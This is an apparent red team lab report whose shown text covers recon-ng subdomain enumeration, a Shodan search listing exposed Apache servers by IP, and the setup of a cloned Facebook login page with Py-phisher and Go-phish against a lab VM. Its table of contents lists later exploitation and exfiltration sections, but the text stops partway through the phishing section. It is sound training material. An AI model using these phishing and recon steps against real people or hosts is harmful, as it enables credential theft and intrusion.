**Red Team Lab Report**

**Table of contents**

[1. Lab Objective 6](#_Toc8190)

[2. Executive Summary 6](#_Toc15005)

[3. OSINT and Recon Lab 6](#_Toc16430)

[3.1. Recon Steps and Commands 6](#_Toc5723)

[4. Phishing Simulation 10](#_Toc27046)

[4.1. Methodology 10](#_Toc3844)

[4.2. Py-phisher Simulation 10](#_Toc7965)

[4.3. Go-phish Simulation (Campaign) 11](#_Toc5221)

[5. Vulnerability Exploitation 16](#_Toc4417)

[5.1. Methodology 16](#_Toc23622)

[5.1.1. Reconnaissance 16](#_Toc28507)

[5.1.2. Exploitation 16](#_Toc28384)

[5.1.3. Post-Exploitation 17](#_Toc18032)

[5.2. Exploit used 18](#_Toc31761)

[6. Lateral Movement Exercise 19](#_Toc10799)

[6.1. Attack Phases 19](#_Toc26374)

[6.1.1. Reconnaissance 19](#_Toc32348)

[6.1.2. Exploitation – Remote Code Execution 20](#_Toc9340)

[6.1.3. Payload Creation 20](#_Toc11427)

[6.1.4. Command & Control – Reverse Shell 21](#_Toc10185)

[6.1.5. Persistence 22](#_Toc12791)

[7. Social Engineering Lab 23](#_Toc15678)

[7.1. Social Engineering Methodology 23](#_Toc2021)

[7.1.1. PhoneInfoga Setup and Execution 23](#_Toc25774)

[7.1.2. Maltego Analysis 25](#_Toc20869)

[7.1.3. Vishing Simulation 26](#_Toc5405)

[7.1.4. Log Table 27](#_Toc12525)

[8. Exploit Development Basics 28](#_Toc23262)

[8.1. Tasks: 28](#_Toc4442)

[8.1.1. Binary Analysis 28](#_Toc2986)

[8.1.2. Buffer Overflow Discovery 30](#_Toc21344)

[8.1.3. Radare2 Analysis 31](#_Toc26747)

[8.1.4. Proof-of-Concept Payload 31](#_Toc29669)

[8.1.5. Summary of Findings 32](#_Toc812)

[9. Post-Exploitation and Exfiltration 33](#_Toc19381)

[9.1. Data Exfiltration via DNS tunneling 33](#_Toc11824)

[9.2. Credential Dumping with Mimikatz 34](#_Toc13549)

[10. Phases Flow Diagram 35](#_Toc11994)

[11. Recommendations 35](#_Toc3222)

[12. Overall Findings by Phase 36](#_Toc28428)

[12.1. Reconnaissance 36](#_Toc31259)

[12.2. Exploitation 36](#_Toc4429)

[12.3. Persistence & Lateral Movement 36](#_Toc29577)

[12.4. Social Engineering 36](#_Toc8848)

[12.5. Post-Exploitation & Exfiltration 36](#_Toc27833)

**List of Figures**

[Figure 3.1 Shows recon commands for certificate\_transparency 7](#_Toc21267)

[Figure 3.2 Shows recon commands for brute\_hosts 7](#_Toc14471)

[Figure 3.3 Shows recon scan results for both outputs 7](#_Toc26518)

[Figure 3.4 Shows shodan scan results 8](#_Toc2263)

[Figure 3.5 Shows maltego graph 9](#_Toc29627)

[Figure 4.1 Shows py-phisher tool 10](#_Toc31051)

[Figure 4.2 Shows phishing link to be sent to the victim 11](#_Toc16215)

[Figure 4.3 Shows go-phisher sending profile (used Google mail ) 11](#_Toc11435)

[Figure 4.4 Shows go-phisher Landing pages 12](#_Toc6966)

[Figure 4.5 Shows go-phisher email template profile 12](#_Toc3378)

[Figure 4.6 Shows go-phisher campaign page 13](#_Toc6872)

[Figure 4.7 Shows phishing mail successfully sent to the mail 13](#_Toc12742)

[Figure 4.8 Shows phishing link being opened in Windows VM(Victim VM) 14](#_Toc11597)

[Figure 4.9 Shows login credentials being captured in py-phisher 14](#_Toc14833)

[Figure 4.10 Shows OTP captured in py-phisher and redirection to genuine site 15](#_Toc5577)

[Figure 5.1 Shows nmap scan 16](#_Toc16037)

[Figure 5.2 Shows successful exploitation in metasploit 17](#_Toc2523)

[Figure 5.3 Shows confirmation in metasploitable 3 18](#_Toc9738)

[Figure 6.1 Shows removing filters and firewalls and checking for open shares 19](#_Toc10871)

[Figure 6.2 Shows account membership details 19](#_Toc23282)

[Figure 6.3 Shows impacket psexec getting successfully executed 20](#_Toc30255)

[Figure 6.4 Shows payload creation and starting a server at 8080 20](#_Toc11422)

[Figure 6.5 Shows connecting to server at 8080 and executing payload in windows 21](#_Toc1613)

[Figure 6.6 Shows net-cat getting connected and scheduled tasks for persistence 22](#_Toc506)

[Figure 7.1 Shows PhoneInfoga getting downloaded 23](#_Toc13746)

[Figure 7.2 Shows PhoneInfoga web server getting started at port 8080 23](#_Toc9090)

[Figure 7.3 Shows web server running successfully 23](#_Toc1947)

[Figure 7.4 Shows running a test scan on a phone number 24](#_Toc14689)

[Figure 7.5 Shows google results in general category 24](#_Toc18325)

[Figure 7.6 Shows phone being found to be from ITPro.TV 25](#_Toc18583)

[Figure 7.7 Shows association with multiple domains 25](#_Toc20)

[Figure 7.8 Shows that the number maybe publicly listed on multiple sites 26](#_Toc28925)

[Figure 8.1 Shows vuln.c program 28](#_Toc17232)

[Figure 8.2 Shows strings 29](#_Toc23458)

[Figure 8.3 Shows strings in gdb 29](#_Toc10624)

[Figure 8.4 Buffer overflow is confirmed 30](#_Toc27994)

[Figure 8.5 confirming offset 30](#_Toc926)

[Figure 8.6 confirming registers 30](#_Toc7372)

[Figure 8.7 radare2 results 31](#_Toc30978)

[Figure 8.8 confirming POC 32](#_Toc31252)

[Figure 9.1 Shows file being created and data being sent to kali through powershell 33](#_Toc20206)

[Figure 9.2 Data collected at kali 34](#_Toc15513)

[Figure 9.3 Shows Mimikatz commands being executed 35](#_Toc4510)

[Figure 10.1 Shows phases from recon to exfil 35](#_Toc20593)

**List of Tables**

[Table 3.1 Shows shodan results 8](#_Toc4201)

[Table 7.1 Shows phone related details 27](#_Toc1850)

[Table 8.1 Shows summary of findings 32](#_Toc24263)

# Lab Objective

The objective of this red team lab was to simulate a real-world attack chain from reconnaissance to post-exploitation in a controlled environment. The goal was to understand how attackers gather intelligence, exploit technical vulnerabilities, leverage persistence techniques, and manipulate human behavior through social engineering. By performing each phase with practical tools, the lab aimed to demonstrate the effectiveness of layered security measures while highlighting weaknesses that can be exploited if defenses are not properly implemented.

# Executive Summary

This report outlines the practical application of red team methodologies across eight key security domains: OSINT & Recon, Phishing Simulation, Vulnerability Exploitation, Lateral Movement, Social Engineering, Exploit Development, Post-Exploitation & Exfiltration, and Red Team Report Creation. Each task simulated real-world attacker tactics in a controlled environment, enabling identification of weaknesses and testing of defense strategies.

# OSINT and Recon Lab

## Recon Steps and Commands

***Step 1:*** Recon-ng – Sub domain Enumeration

1. Open Recon-ng

***recon-ng***

2. Create a new workspace

***workspaces create example\_recon***

4. Load the sub-domain enumeration modules

***1. modules load recon/domains-hosts/certificate\_transparency***

***options set SOURCE example.com***

***2. modules load recon/domains-hosts/brute\_hosts***

***options set WORDLIST /usr/share/dnsmap/wordlist\_TLAs.txt***


5. Run the module

***run***


6. Show the results

***show hosts***


1. Results :

module : certificate\_transparency and brute\_hosts  


#### Figure 3.1 Shows recon commands for certificate\_transparency



#### Figure 3.2 Shows recon commands for brute\_hosts




#### Figure 3.3 Shows recon scan results for both outputs

***Step 2:*** Shodan – Exposed Service Discovery

***Tool: Shodan***

***Type command : Apache country :US***

******

#### Figure 3.4 Shows shodan scan results

| **Sub-domain/Host** | **IP Address** | **Notes** |
| --- | --- | --- |
| host.secureserver.net | 107.180.112.78 | GoDaddy.com LLC, Phoenix (Apache server, self-signed SSL) |
| Unknown | 162.191.195.27 | T-Mobile USA, Chicago (Apache/2.4.59 on Unix, OpenSSL 3.0.14) |
| content.com | 34.138.107.240 | Google LLC, North Charleston (Apache/2.4.62 on Debian) |


##### Table 3.1 Shows shodan results

***Step 3:*** Maltego – Visual Mapping (Optional)

1. Open Maltego CE

***maltego***

1. Create a new graph
2. Entity: www.example.com
3. Run transforms: Used transforms like To Domain, To DNS Name, To Website, and To

Entities to map relationships.  


#### Figure 3.5 Shows maltego graph


# Phishing Simulation

## Methodology

* Set up attacker and target VMs in a controlled lab environment.
* Attacker VM: Kali Linux (***IP: 192.168.1.43***)
* Target VM: Windows 10 (***IP: 192.168.1.53***)
* Configure Py-phisher to host a cloned login page and generate phishing links.
* Optionally configure Go-Phish campaigns for simulated email delivery within the lab VM network.
* Target VM interacts with phishing links

## Py-phisher Simulation

* Clone Py-phisher repository and launch the tool
* Select a login page template (e.g.,facebook).



#### Figure 4.1 Shows py-phisher tool


* Py-phisher generates a phishing link




#### Figure 4.2 Shows phishing link to be sent to the victim

## **Go-phish Simulation (Campaign)**


* After noting down the link provided by py-phisher ,send the link to target VM (Windows VM) through Go-phish
* Access admin interface of go-phish at : <https://127.0.0.1:3333>
* Start making profiles for sending profiles,landing pages,email templates,users and groups and finally start the campaign.



#### Figure 4.3 Shows go-phisher sending profile (used Google mail )




#### Figure 4.4 Shows go-phisher Landing pages



